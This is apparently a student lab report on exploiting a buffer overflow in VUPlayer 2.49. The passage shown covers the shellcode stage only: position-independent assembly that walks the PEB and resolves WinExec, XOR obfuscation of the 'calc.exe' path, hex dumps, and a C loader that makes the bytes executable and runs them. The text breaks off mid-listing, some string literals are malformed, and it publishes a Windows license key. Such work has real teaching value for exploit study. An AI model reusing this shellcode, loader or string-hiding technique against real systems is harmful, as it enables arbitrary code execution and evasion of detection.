Project: Exploiting a CVE through the Creation of a ROP Chain

Introduction

The purpose of this project is to learn how to exploit a recent CVE (Common Vulnerabilities and Exposures) using a ROP (Return-Oriented Programming) Chain, allowing us to execute our own shellcode in place of the original application. When launching the target application, instead of its intended functionality, the calculator should open.

A ROP Chain is a form of buffer overflow attack where the attacker leverages existing pieces of code within the target program and its linked DLLs. These code snippets are called "gadgets" and consist of assembly instructions that are executed one after the other, as long as the current instruction ends with a "RETN" instruction, allowing the attacker to jump to the next gadget of their choice. By crafting a ROP Chain, the attacker aims to gain write privileges to execute their desired shellcode.

The chosen vulnerability targets the application VUPlayer (version 2.49). VUPlayer is a free audio player for Windows that supports various audio file formats such as MP3, AAC, FLAC, WMA, and WAV. The CVE, sourced from Exploit-DB, can be viewed at the following link: https://www.exploit-db.com/exploits/40018

The project was conducted on a Windows 7 Ultimate Service Pack 1 virtual machine. A link to download the same virtual machine can be found here: https://archive.org/details/win-7-ult-sp-1-english-x-64 The license key is as follows: FG9VC-TY47G-BKVWC-R4T8P-Y86J9. (All resources will be provided at the end of the report in a "Resources" section)

The tools installed on the VM for this project include VUPlayer version 2.49, Immunity Debugger, Python version 2.7.14 (version must be >= 2.7), the Mona.py script (to be placed in the 'PyCommand' folder of Immunity Debugger), a code editor (MASM32 Editor) for writing assembly shellcode, and MinGW.

The report follows this logical structure:

- In the first part, we will address the creation of shellcode designed to open the calculator upon execution. Although functional code was provided, we needed to find a way to obfuscate the execution of the calculator, as the string "calc.exe" is visible in plaintext within the original program.
- In the second part, we will discuss the creation of the ROP Chain that allows us to jump to the shellcode. We will explain the steps taken and the use of Mona.py.
- Finally, we will conclude.

1)The Shellcode

The goal is to create a shellcode that opens the calculator without the calculator's name being visible in plain text within the code. To achieve this, we can start with the initial shellcode program.

1.1) Analysis of the Initial Program

Here are the steps performed by the program to open the calculator.

First, the program aims to obtain the base address of kernel32.dll.

To do this, the program uses instructions to traverse Windows structures, starting from the PEB (Process Environment Block) structure.

```
;
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
; Functions to find kernel32 and to allow calling of other functions in sc
++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++

        xor     ecx, ecx
        mov     eax, fs:[ecx+30h]      ; EAX = PEB
        mov     eax, [eax+0Ch]         ; EAX = PEB->Ldr
        mov     esi, [eax+14h]   ;      ESI = PEB->Ldr.InMemOrder
        lodsd                          ; EAX = First module (ntdll.dll)
        xchg    eax, esi               ; EAX = ESI, ESI = EAX
        lodsd                          ; EAX = Second module (kernel32)
        mov     ebx, [eax+10h]         ; EBX = Base address of kernel32
(LDR_MODULE.DllBase)
```

Process Diagram:

```c
typedef struct _PEB {
  BYTE                          Reserved1[2];
  BYTE                          BeingDebugged;
  BYTE                          Reserved2[1];
  PVOID                         Reserved3[2];
  PPEB_LDR_DATA                 Ldr;
  PRTL_USER_PROCESS_PARAMETERS  ProcessParameters;
  BYTE                          Reserved4[104];
  PVOID                         Reserved5[52];
  PPS_POST_PROCESS_INIT_ROUTINE PostProcessInitRoutine;
  BYTE                          Reserved6[128];
  PVOID                         Reserved7[1];
  ULONG                         SessionId;
} PEB, *PPEB;
```

0xC

```c
typedef struct _PEB_LDR_DATA {
  BYTE       Reserved1[8];
  PVOID      Reserved2[3];
  LIST_ENTRY InMemoryOrderModuleList;
} PEB_LDR_DATA, *PPEB_LDR_DATA;
```

0x14

struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```c
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */
    PVOID DllBase; /* 0x18 */
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName; /* 0x24 */
    UNICODE_STRING BaseDllName;
```

calc.exe

struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```c
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */
    PVOID DllBase; /* 0x18 */
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName; /* 0x24 */
    UNICODE_STRING BaseDllName;
```

ntdll.dll

struct _LIST_ENTRY *Flink;
struct _LIST_ENTRY *Blink;

```c
typedef struct _LDR_DATA_TABLE_ENTRY
{
    LIST_ENTRY InLoadOrderLinks; /* 0x00 */
    LIST_ENTRY InMemoryOrderLinks; /* 0x08 */
    LIST_ENTRY InInitializationOrderLinks; /* 0x10 */
    PVOID DllBase; /* 0x18 */
    PVOID EntryPoint;
    ULONG SizeOfImage;
    UNICODE_STRING FullDllName; /* 0x24 */
    UNICODE_STRING BaseDllName;
```

0x10

Our target!

kernel32.dll

Once the address of the kernel32.dll library is identified, we need to:

2. Find the address of the GetProcAddress() function.

This function allows us to locate Windows function addresses based on their names. To achieve this, we must navigate to the DLL's export table:

```
; -------------------- parse kernel32.dll file ----------------------------
        mov   edx, [ebx+3Ch]   ; EDX = DOS->e_lfanew
        add   edx, ebx         ; EDX = PE Header address
        mov   edx, [edx+78h]   ; EDX = Offset export table
        add   edx, ebx         ; EDX = Export table address
        mov   esi, [edx+20h]   ; ESI = Offset names table
        add   esi, ebx         ; ESI = Names table
        xor   ecx, ecx         ; ECX = Index of name set at 0
```

```
typedef struct _IMAGE_EXPORT_DIRECTORY {
    DWORD   Characteristics;
    DWORD   TimeDateStamp;
    WORD    MajorVersion;
    WORD    MinorVersion;
    DWORD   Name;
    DWORD   Base;
    DWORD   NumberOfFunctions;
    DWORD   NumberOfNames;
    DWORD   AddressOfFunctions;     // RVA from base of image
    DWORD   AddressOfNames;         // RVA from base of image
    DWORD   AddressOfNameOrdinals;  // RVA from base of image
} IMAGE_EXPORT_DIRECTORY, *PIMAGE_EXPORT_DIRECTORY;
```


In this structure, we observe three important fields:


- AddressOfFunctions: pointing to an array containing addresses of functions that we can use (related to kernel32.dll).
- AddressOfNames: pointing to an array of pointers (pointing to function names).
- AddressOfNameOrdinals: pointing to an array of integers representing offsets for each function (from the array pointed to by AddressOfFunctions).

These fields are used as follows to find the address of the GetProcAddress function:
GetProcAddress_address = AddressOfFunctions[Ordinal(GetProcAddress)]
The corresponding assembly code is as follows:

```
Get_Function:
        inc     ecx                         ; Increment the ordinal
        lodsd                               ; Get name offset
        add     eax, ebx                    ; Get function name
        cmp     dword ptr [eax], 'PteG'              ; GetProcAddress
        jnz     short Get_Function
        cmp     dword ptr [eax+4], 'Acor'
        jnz     short Get_Function
        cmp     dword ptr [eax+8], 'erdd'
        jnz     short Get_Function   ; GetProcAddress function name found
        mov     esi, [edx+24h]              ; ESI = Offset ordinals
        add     esi, ebx                    ; ESI = Ordinals table address
        mov     cx, [esi+ecx*2]             ; CX = Ordinal number of the function
        dec     ecx
        mov     esi, [edx+1Ch]              ; ESI = Offset address table
        add     esi, ebx                    ; ESI = Address table
        mov     edx, [esi+ecx*4]            ; EDX = Pointer(offset)
        add     edx, ebx                    ; EDX = GetProcAddress's address
```

We can see that the string "GetProcAddress" is stored in reverse order because it is stored in little-endian format.





3. Use GetProcAddress to find the address of the WinExec() function.

Indeed, WinExec is the Win32 API function that allows us to execute a command. This function takes a string as input, representing the application to be executed, which in our case is calc.exe.
Here is the assembly code to find WinExec using GetProcAddress:

```
; -------------------- resolve address of WinExe() -----------------------------
                    xor     ecx, ecx            ; ECX = 0
                    push    ebx
                    push    edx
                    push    ecx
                    push    'acex'
                    mov     [esp+3], cl         ; Remove "a" replace by 0
                    push    'EniW'              ; 'WinExec',0
                    push    esp                 ; "WinExec" (lpProcName)
                    push    ebx                 ; kernel32.dll base address (hModule)
                    call    edx                 ; Call GetProcAddress(hModule,lpProcName)
```

Finally, we will:

4. Call the WinExec function to execute the calculator before calling the ExitProcess function.

```
                    push    5
                    ;lea    ecx, calcpath
                    ;push   ecx
          jmp   PutAddrOnStack
AfterSave:
                    call    eax                 ; call WinExec
                    add     esp, 0Ch            ; Clean stack
                    pop     edx                 ; GetProcAddrenss
                    pop     ebx                 ; kernel32.dll base address
                    push    'asse'              ; 'essa'
                    sub     dword ptr [esp+3], 'a' ; Remove "a" replace by 0
                    push    'corP'
                    push    'tixE'              ; 'ExitProcess',0
                    push    esp                 ; ESP = "ExitProcess" (lpProcName)
                    push    ebx                 ; kernel32.dll base address (hModule)
                    call    edx                 ; Call GetProcAddress(hModule,lpProcName)
          xor ecx, ecx                          ; ECX = 0
          push ecx                              ; Return code = 0 (uExitCode)
                    call    eax                 ; Call ExitProcess(uExitCode)

PutAddrOnStack:
          call  AfterSave
calcpath:
db "c:\\Windows\\system32\\calc.exe", 0
```

1.2) Obfuscation of the string "c:\Windows\system32\calc.exe"

To obfuscate this string, I chose to encrypt it character by character with a simple key: '0Fh'. The modification made to the code corresponds to a decryption loop that decrypts character by character using the XOR 0Fh instruction. At the beginning of the code, we define a .data section:

```
.data
chiffre db "l5SXfak`x|S|v|{jb<=Slncl!jwj",0
key     db 0Fh
```

Le déchiffrement se fait dès le début du programme :

```
.code
Main:
                ;org 401000h
                assume es:nothing, ss:nothing, ds:nothing, fs:nothing, gs:nothing
        mov esi, offset chiffre
        mov ebx, offset key
        xor ecx, ecx
        xor edx, edx
decrypt_loop:
        mov al, byte ptr [esi+ecx]
        xor al, byte ptr [ebx]
        mov byte ptr [esi+ecx], al
        inc ecx
        cmp byte ptr [esi+ecx], 0
        jne decrypt_loop
        ;invoke StdOut, ADDR chiffre
```

Following the execution of this loop, we once again have the string "c:\Windows\system32\calc.exe" in the "chiffre" variable. The next step is to push this value onto the stack just before calling the WinExec function:

```
; -------------------- resolve address of WinExe() -----------------------------
                        xor     ecx, ecx            ; ECX = 0
                        push    ebx
                        push    edx
                        push    ecx
                        push    'acex'
                        mov     [esp+3], cl         ; Remove "a" replace by 0
                        push    'EniW'              ; 'WinExec',0
                        push    esp                 ; "WinExec" (lpProcName)
                        push    ebx                 ; kernel32.dll base address (hModule)
                        call    edx                 ; Call GetProcAddress(hModule,lpProcName)
                        push    5
```

```
        lea ecx, chiffre        ;ECX → adr(:\\Windows\\system32\\calc.exe)
        push   ecx              ;

        call    eax             ; call WinExec
        add     esp, 0Ch        ; Clean stack
        pop     edx             ; GetProcAddrenss
        pop     ebx             ; kernel32.dll base address
        push    'asse'          ; 'essa'
        sub     dword ptr [esp+3], 'a' ; Remove "a" replace by 0
        push    'corP'
        push    'tixE'          ; 'ExitProcess',0
        push    esp             ; ESP = "ExitProcess" (lpProcName)
        push    ebx             ; kernel32.dll base address (hModule)
        call    edx             ; Call GetProcAddress(hModule,lpProcName)
        xor ecx, ecx            ; ECX = 0
        push ecx                ; Return code = 0 (uExitCode)
        call    eax             ; Call ExitProcess(uExitCode)
end Main
```

The executable file generated from this code works as expected, as it successfully opens the calculator.

1.3) Preparation of a C exploit program incorporating the shellcode

We now have our shellcode. However, it is executed from the executable generated from the assembly program. The next step is to retrieve our shellcode in hexadecimal form, which we need to integrate into a C program that will bridge the gap with the ROP Chain in the next section.

To do this, I opened the shellcode.exe file in a hexadecimal editor (HxD Editor).

The initial shellcode (i.e., without obfuscation):

```
00000200  33 C9 64 8B 41 30 8B 40 0C 8B 70 14 AD 96 AD 8B  3Éd‹A0‹@.‹p..–.‹
00000210  58 10 8B 53 3C 03 D3 8B 52 78 03 D3 8B 72 20 03  X.‹S<.Ó‹Rx.Ó‹r .
00000220  F3 33 C9 41 AD 03 C3 81 38 47 65 74 50 75 F4 81  ó3ÉA..Ã.8GetPuô.
00000230  78 04 72 6F 63 41 75 EB 81 78 08 64 64 72 65 75  x.rocAuë.x.ddreu
00000240  E2 8B 72 24 03 F3 66 8B 0C 4E 49 8B 72 1C 03 F3  â‹r$.óf‹.NI‹r..ó
00000250  8B 14 8E 03 D3 33 C9 53 52 51 68 78 65 63 61 88  ‹.Ž.Ó3ÉSRQhxecaˆ
00000260  4C 24 03 68 57 69 6E 45 54 53 FF D2 6A 05 EB 24  L$.hWinETSÿÒj.ë$
00000270  FF D0 83 C4 0C 5A 5B 68 65 73 73 61 83 6C 24 03  ÿÐƒÄ.Z[hessaƒl$.
00000280  61 68 50 72 6F 63 68 45 78 69 74 54 53 FF D2 33  ahProchExitTSÿÒ3
00000290  C9 51 FF D0 E8 D7 FF FF FF 63 3A 5C 5C 57 69 6E  ÉQÿÐè×ÿÿÿc:\\Win
000002A0  64 6F 77 73 5C 5C 73 79 73 74 65 6D 33 32 5C 5C  dows\\system32\\
000002B0  63 61 6C 63 2E 65 78 65 00 00 00 00 00 00 00 00  calc.exe........
```

The obfuscated shellcode:

```
00000200  BE 00 20 40 00 BB 1D 20 40 00 33 C9 33 D2 8A 04  ¾. @.». @.3É3ÒŠ.
00000210  31 32 03 88 04 31 41 80 3C 31 00 75 F1 33 C9 64  12.ˆ.1A€<1.uñ3Éd
00000220  8B 41 30 8B 40 0C 8B 70 14 AD 96 AD 8B 58 10 8B  ‹A0‹@.‹p..–.‹X.‹
00000230  53 3C 03 D3 8B 52 78 03 D3 8B 72 20 03 F3 33 C9  S<.Ó‹Rx.Ó‹r .ó3É
00000240  41 AD 03 C3 81 38 47 65 74 50 75 F4 81 78 04 72  A..Ã.8GetPuô.x.r
00000250  6F 63 41 75 EB 81 78 08 64 64 72 65 75 E2 8B 72  ocAuë.x.ddreuâ‹r
00000260  24 03 F3 66 8B 0C 4E 49 8B 72 1C 03 F3 8B 14 8E  $.óf‹.NI‹r..ó‹.Ž
00000270  03 D3 33 C9 53 52 51 68 78 65 63 61 88 4C 24 03  .Ó3ÉSRQhxecaˆL$.
00000280  68 57 69 6E 45 54 53 FF D2 6A 05 8D 0D 00 20 40  hWinETSÿÒj.... @
00000290  00 51 FF D0 83 C4 0C 5A 5B 68 65 73 73 61 83 6C  .QÿÐƒÄ.Z[hessaƒl
000002A0  24 03 61 68 50 72 6F 63 68 45 78 69 74 54 53 FF  $.ahProchExitTSÿ
000002B0  D2 33 C9 51 FF D0 00 00 00 00 00 00 00 00 00 00  Ò3ÉQÿÐ..........
```

The payload starts at offset 20A. It can be observed that the string containing "calc.exe" is no longer visible in clear text. The ciphertext, on the other hand, is clearly visible further down:

```
000003F0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
00000400  6C 35 53 58 66 61 6B 60 78 7C 53 7C 76 7C 7B 6A  l5SXfak`x|S|v|{j
00000410  62 3C 3D 53 6C 6E 63 6C 21 6A 77 6A 00 0F 00 00  b<=Slncl!jwj....
00000420  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

Returning to the code, we notice various memory locations that contain null bytes:


```
00000200  BE 00 20 40 00 BB 1D 20 40 00 33 C9 33 D2 8A 04  ¾. @.». @.3É3ÒŠ.
00000210  31 32 03 88 04 31 41 80 3C 31 00 75 F1 33 C9 64  12.ˆ.1A€<1.uñ3Éd
00000220  8B 41 30 8B 40 0C 8B 70 14 AD 96 AD 8B 58 10 8B  ‹A0‹@.‹p..–.‹X.‹
00000230  53 3C 03 D3 8B 52 78 03 D3 8B 72 20 03 F3 33 C9  S<.Ó‹Rx.Ó‹r .ó3É
00000240  41 AD 03 C3 81 38 47 65 74 50 75 F4 81 78 04 72  A..Ã.8GetPuô.x.r
00000250  6F 63 41 75 EB 81 78 08 64 64 72 65 75 E2 8B 72  ocAuë.x.ddreuâ‹r
00000260  24 03 F3 66 8B 0C 4E 49 8B 72 1C 03 F3 8B 14 8E  $.óf‹.NI‹r..ó‹.Ž
00000270  03 D3 33 C9 53 52 51 68 78 65 63 61 88 4C 24 03  .Ó3ÉSRQhxecaˆL$.
00000280  68 57 69 6E 45 54 53 FF D2 6A 05 8D 0D 00 20 40  hWinETSÿÒj.... @
00000290  00 51 FF D0 83 C4 0C 5A 5B 68 65 73 73 61 83 6C  .QÿÐƒÄ.Z[hessaƒl
000002A0  24 03 61 68 50 72 6F 63 68 45 78 69 74 54 53 FF  $.ahProchExitTSÿ
000002B0  D2 33 C9 51 FF D0 00 00 00 00 00 00 00 00 00 00  Ò3ÉQÿÐ..........
```


This poses an issue as it can be interpreted as the end of strings and thus interrupt the execution of the shellcode... Regarding the extraction of the binary, we aim to place the entire code within a character string declared in our C program in the following format:


char *shellcode = /x33/xC9/x…

To do this, we have several options:

- The first option is to extract the shellcode and manually remove the spaces between each byte by adding "/x" in between each time. This can be very tedious.
- The second option is to use a program that does this work for us. Here is the program created:

```
#include <stdio.h>
#include <string.h>

int main() {

  // Définition de la chaîne de caractères en héxa

    char hex_string[] = "33 C9 33 D2 8A 04 31 32 03 88 04 31 41 80 3C 31 00
75 F1 33 C9 64 8B 41 30 8B 40 0C 8B 70 14 AD 96 AD 8B 58 10 8B 53 3C
03 D3 8B 52 78 03 D3 8B 72 20 03 F3 33 C9 41 AD 03 C3 81 38 47 65 74 50
75 F4 81 78 04 72 6F 63 41 75 EB 81 78 08 64 64 72 65 75 E2 8B 72 24 03
F3 66 8B 0C 4E 49 8B 72 1C 03 F3 8B 14 8E 03 D3 33 C9 53 52 51 68 78 65
63 61 88 4C 24 03 68 57 69 6E 45 54 53 FF D2 6A 05 8D 0D 00 20 40 00 51
FF D0 83 C4 0C 5A 5B 68 65 73 73 61 83 6C 24 03 61 68 50 72 6F 63 68 45
78 69 74 54 53 FF D2 33 C9 51 FF D0";       //chaîne copiée directement
depuis HxD Editor

    // Suppression des espaces

    int j = 0;
    for (int i = 0; hex_string[i]; i++) {
        if (hex_string[i] != ' ') {
            hex_string[j++] = hex_string[i];
        }
    }
    hex_string[j] = '\0';

    // Ajout du préfixe "\x" avant chaque caractère héxa

    int len = strlen(hex_string);
    char result[len * 2 + 1];
    j = 0;
    for (int i = 0; i < len; i += 2) {
        sprintf(result + j, "\\x%c%c", hex_string[i], hex_string[i+1]);
        j += 4;
    }
    result[j] = '\0';

    printf("%s\n", result);

    return 0;
}
```


Running the program, we then obtain the hexadecimal string in the desired format:




This string can then be copied and pasted into the exploit program draft:


```c
#include <stdio.h>
#include <string.h>
#include <Windows.h>

char *shellcode =

"\x33\xC9\x33\xD2\x8A\x04\x31\x32\x03\x88\x04\x31\x41\x80\x3C\x31\x00\x75\xF1\x33"
"\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53\x3
"\x03\xD3\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03\xF3\x33\xC9\x41\xAD\x03\xC3\x81\x38"
"\x47\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64\x64"
"\x72\x65\x75\xE2\x8B\x72\x24\x03\xF3\x66\x8B\x0C\x4E\x49\x8B\x72\x1C\x03\xF3\x8B"
"\x14\x8E\x03\xD3\x33\xC9\x53\x52\x51\x68\x78\x65\x63\x61\x88\x4C\x24\x03\x68\x57"
"\x69\x6E\x45\x54\x53\xFF\xD2\x6A\x05\x8D\x0D\x00\x20\x40\x00\x51\xFF\xD0\x83\xC4"
"\x0C\x5A\x5B\x68\x65\x73\x73\x61\x83\x6C\x24\x03\x61\x68\x50\x72\x6F\x63\x68\x45"
"\x78\x69\x74\x54\x53\xFF\xD2\x33\xC9\x51\xFF\xD0";

int main(int argc ,  char  ** argv)
{
        printf("hello\n");
//on paramètre la mémoire pour qu'elle soit exécutable

        DWORD old=0;
        BOOL ret = VirtualProtect(shellcode, strlen(shellcode),
PAGE_EXECUTE_READWRITE, &old);

        //call the shellcode
        void  ( * fp )  ( void ) ;
        fp =  ( void  * ) shellcode ;
        fp ( ) ;

        return 0;
}
```

When compiling the file and attempting to run the program, I encountered the following error:





To check if the issue didn't originate from the program itself, I replaced the obfuscated shellcode with the original shellcode to see if the program worked normally:




In the C program:

char *shellcode =

"\x33\xC9\x64\x8B\x41\x30\x8B\x40\x0C\x8B\x70\x14\xAD\x96\xAD\x8B\x58\x10\x8B\x53"
"\x3C\x03\xD3\x8B\x52\x78\x03\xD3\x8B\x72\x20\x03\xF3\x33\xC9\x41\xAD\x03\xC3\x81"
"\x38\x47\x65\x74\x50\x75\xF4\x81\x78\x04\x72\x6F\x63\x41\x75\xEB\x81\x78\x08\x64"

```
"\x64\x72\x65\x75\xE2\x8B\x72\x24\x03\xF3\x66\x8B\x0C\x4E\x49\x8B\x72\x1C\x03\xF3"
"\x8B\x14\x8E\x03\xD3\x33\xC9\x53\x52\x51\x68\x78\x65\x63\x61\x88\x4C\x24\x03\x68"
"\x57\x69\x6E\x45\x54\x53\xFF\xD2\x6A\x05\xEB\x24\xFF\xD0\x83\xC4\x0C\x5A\x5B\x68
"\x65\x73\x73\x61\x83\x6C\x24\x03\x61\x68\x50\x72\x6F\x63\x68\x45\x78\x69\x74\x54"
"\x53\xFF\xD2\x33\xC9\x51\xFF\xD0\xE8\xD7\xFF\xFF\xFF\x63\x3A\x5C\x5C\x57\x69\x6E"
